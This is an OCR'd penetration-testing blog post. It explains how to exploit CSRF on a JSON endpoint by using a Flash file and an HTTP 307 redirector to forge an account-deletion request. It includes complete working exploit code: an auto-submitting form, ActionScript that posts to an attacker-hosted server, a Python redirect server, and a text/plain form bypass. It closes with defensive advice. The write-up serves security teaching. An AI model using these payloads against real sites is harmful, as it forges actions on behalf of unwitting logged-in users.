

Exploiting CSRF on JSON endpoints with Flash and redirects

Riyaz Walikar Follow
Jan 30, 2018 · 7 min read



(CSRF + Flash + HTTP 307) = Great for exploitation

A quick walkthrough of the setup required to exploit a CSRF vulnerability on a JSON endpoint using a third party attacker controlled server. If you would like to play along follow this link and clone the repository



Backstory

During a recently concluded penetration test, apart from discovering several business logic bypasses, XSS and Insecure Direct Object References, we found couple of Cross Site Request Forgery (CSRF) weaknesses as well.

One of the CSRF vulnerabilities that we discovered was in an endpoint that accepted a JSON POST body. Exploiting this required sending a custom content type header along with the POST body which is not allowed using standard JavaScript/HTML. A custom header will invoke a preflight request

as part of the CORS specification when using XMLHttpRequest. We will walk you through the setup that we did to exploit this CSRF vulnerability.

> This allowed us to make a POST request to the JSON endpoint with the custom header but without invoking a preflight CORS request

Exploiting CSRF issues?

In terms of exploitation, a CSRF vulnerability is as powerful as the application functionality that is vulnerable. CSRF vulnerabilities abuse a browser's feature to send authentication tokens automatically when a request is made regardless of the origin of the request. The server and the application (unless programmed) do not differentiate between the source of the request, whether it was made by a legitimate user or via a page hosted by an attacker that a logged in user was tricked into visiting.

For example, a simple PoC for a CSRF that can be used to exploit a delete account functionality via a POST form is shown below:

```
<html>
 <body onload=myform.submit()>
  <form action="/userdelete" method="POST" name="myform">
   <input type="hidden" id="acctnum" name="acctnum" value="100">
   <input type="hidden" id="confirm" name="confirm" value="true">
  </form>
 </body>
</html>
```

When a logged in user browses to this page (hosted by an attacker) using the same browser where the authenticated session is active, the page will make a POST request causing the functionality to be triggered. As the browser will send authentication cookies by default, the functionality will be triggered on the server completing the attack.

It is important to note that the content-type header set in this request is of type *application/x-www-form-urlencoded* because the server expects a URL encoded HTML form data to come through.

So why couldn't we exploit our JSON endpoint (where Content-Type header was being verified on the server) using this PoC? Well, because

1. The POST body format had to be sent in JSON which is a little tedious to build with HTML form elements.
2. The Content-Type header needs to be set to *application/json*. Setting custom headers requires the usage of XMLHttpRequests which in turn would fire an OPTIONS pre-flight request to the server.

> Bottom-line, it is not possible for a script running on a different domain to set custom headers without invoking a cross domain pre-flight request.

Enter Flash and Redirections!

Adobe Flash can be used to make web requests using ActionScript. ActionScript can also be used to set custom headers for web requests.

> Flash will not make a request to a server of a different origin with custom headers unless a valid crossdomain.xml file is present on the remote origin.

To avoid a cross-domain file altogether, we make a request using Flash, with our POST payload, to another file on the same server as the Flash file. This file will act as a redirector and issue a HTTP status code 307. The major difference between 307 and other 3XX HTTP Status Codes is that HTTP 307 guarantees that the method and the body will not be changed when the redirected request is made.

> The HTTP 307 will redirect the POST body and the headers to the final URL that needs to be targeted thereby completing the attack.

Combining this together

To setup a successful PoC let's take a look at our vulnerable endpoint and its requirements:

1. The */userdelete* endpoint expects data to be sent with the *application/json* header
2. The vulnerable endpoint required the following JSON data to be sent


```
{"acctnum":"100","confirm":"true"}
```

Attacker Setup

The attacker's server consists of the following components and traffic flows:

1. An attacker hosted flash file that when downloaded and executed inside the victim's browser would make a HTTP POST with the payload and the custom header to a redirector script on the attacker's server

2. A redirector script that simply issues a HTTP 307 with the *Location* header in the response set to the final vulnerable */userdelete* endpoint.
3. The victim's browser will then issue another request with the headers and the POST body intact to the final URL completing the attack.



Creating the csrf.swf

To create the *csrf.swf* flash file that will issue the web request, follow these steps:

1. Install the Flex SDK from Adobe to compile ActionScript to swf files. Flex requires a 32 bit JVM to be installed which can be setup by installing the 32 bit JDK from Oracle
2. Create a text file called *csrf.as* containing the ActionScript code given below.
3. Replace the <attacker-ip> placeholder with the IP address/domain name of the system where the generated flash file will be hosted (attacker server).
4. To compile this file to *csrf.swf*, simply run *mxmlc csrf.as* command. This will create a file called *csrf.swf*.

```
package
{
  import flash.display.Sprite;
  import flash.net.URLLoader;
  import flash.net.URLRequest;
  import flash.net.URLRequestHeader;
  import flash.net.URLRequestMethod;


public class csrf extends Sprite
  {
    public function csrf()
    {
      super();
      var member1:Object = null;
      var myJson:String = null;
      member1 = new Object();
      member1 = {
          "acctnum":"100",
          "confirm":"true"
      };
      var myData:Object = member1;
      myJson = JSON.stringify(myData);
      myJson = JSON.stringify(myData);
      var url:String = "http://attacker-ip:8000/";
      var request:URLRequest = new URLRequest(url);
      request.requestHeaders.push(new URLRequestHeader("Content-
Type","application/json"));
      request.data = myJson;
      request.method = URLRequestMethod.POST;
      var urlLoader:URLLoader = new URLLoader();


try
      {
          urlLoader.load(request);
          return;
```

```
        }
        catch(e:Error)
        {
            trace(e);
            return;
        }
    }
  }
}
```

Creating the web server to host and issue 307 Redirect

The server basically will host the *csrf.swf* file when a request for the file is received or issue a 307 redirect as soon as any other HTTP traffic is recieved. We used python to achieve this using the BaseHTTPServer module.

1. Create a file called *pyserver.py* containing the python code given below.
2. This python code will act as a web server on port 8000 to serve the *csrf.swf* file and perform a HTTP 307 redirect to the *http://victim-site/userdelete* endpoint.
3. Start the webserver by running the command *python pyserver.py*

```
import BaseHTTPServer
import time
import sys

HOST = ''
PORT = 8000

class RedirectHandler(BaseHTTPServer.BaseHTTPRequestHandler):
  def do_POST(s):
    if s.path == '/csrf.swf':
      s.send_response(200)
      s.send_header("Content-Type","application/x-shockwave-flash")
      s.end_headers()
      s.wfile.write(open("csrf.swf", "rb").read())
      return
    s.send_response(307)
    s.send_header("Location","http://victim-site/userdelete")
    s.end_headers()
  def do_GET(s):
    print(s.path)
    s.do_POST()

if __name__ == '__main__':
  server_class = BaseHTTPServer.HTTPServer
  httpd = server_class((HOST,PORT), RedirectHandler)
  print time.asctime(),"Server Starts - %s:%s" % (HOST,PORT)
  try:
    httpd.serve_forever()
  except KeyboardInterrupt:
    pass
  httpd.server_close()
  print time.asctime(),"Server Stops - %s:%s" % (HOST,PORT)
```

The code at https://gist.github.com/shreddd/b7991ab491384e3c3331 was used as a reference to create this HTTP redirect server

User flow as a PoC

These are the steps the victim will take to complete our attack. Flash needs to be enabled in the browser.

1. User logs into http://victim-site/ in a browser.
2. Victim is tricked into navigating to http://attacker-ip:8000/csrf.swf
3. The flash file loads, makes a request with the POST payload and custom header to http://attacker-ip:8000/
4. The attacker server issues a HTTP 307 redirect. This causes the POST response body and the custom header to be sent as is to the http://victim-site/
5. User refreshes his the http://victim-site/ page to find that his/her account has been deleted.

Final Thoughts

A Flash file and a 307 redirector had to be employed in this case due to the server verifying if the content-type of the request was a *application/json*. If this check was absent on the server, JavaScript could be used to create a HTML element attribute that would mimic a JSON object and a POST request could be made as shown below:

```
<html>
 <body>
  <script src="
https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js">
</script>


<form id="myform" enctype="text/plain" action="https://victim-
site/userdelete" method="POST">
   <input id="json" type="hidden" name='json' value='test"}'>
  </form>


<script>
  $(document).ready(function() {
  $("#json").attr("name",'{"acctnum":"100","confirm":"true","a":"');
  $("#myform").submit();
  });
 </script>


</body>
</html>
```

Another alternative would also be to use the fetch API to make a JSON POST with a header of *text/plain* to complete the attack.

CSRF vulnerabilities can be as dangerous as the functionality that is vulnerable. Some developers sometimes rely on the inability of a JS or HTML forms to set the content type as necessary protection, which as seen through this post, can be easily bypassed.

Some thoughts before we sign off for now

- Developers should not merely rely on request headers, origins or referers to make server side decisions as building apps with the “All user input is evil” ideology can ensure you build securely the first time
- The correct fix to a CSRF is to use a sufficiently random token that is sent in the request so that the server knows that the request that came in was issued from the actual application and not from a page hosted on a different origin server

- Any XSS vulnerability in the application can be used to defeat CSRF protection as attacker controlled JavaScript would be able to read the DOM and extract CSRF tokens to make custom requests on behalf of the user
- OWASP has some great documentation around preventing CSRF vulnerabilities on their website

If you liked this article, please let us know in the comments. Until next time!

Happy Hacking!!

. . .

At Appsecco we provide advice, testing, training and insight around software and website security, especially anything that's online, and its associated hosting infrastructure — Websites, e-commerce sites, online platforms, mobile technology, web-based services etc.

If something is accessible from the internet or a person's computer we can help make sure it is safe and secure.

Application Security | Penetration Testing | Csrf | Pentesting | Web Security

461 claps

WRITTEN BY

Riyaz Walikar

Follow

Chief Offensive Security Officer, @Appseccouk

Appsecco

Follow

Making sense of application security for everyone. Follow us to get a pragmatic view of the landscape including hacks, attacks, modern defence techniques. We cover ideas on securing

applications, training the modern workforce in secure development and testing.

See responses (4)

More From Medium

Related reads

Clobbering the clobbered — Advanced DOM Clobbering

terjanq
Sep 26 · 9 min read ★


47

Related reads

XSS-Auditor — the protector of unprotected

terjanq in InfoSec Write-ups
Apr 25 · 4 min read ★

361



Related reads

Chinese Hackers Back Beijing's Authoritarian Pals

Foreign Policy in Foreign Policy
Jul 30, 2018 · 7 min read ★

97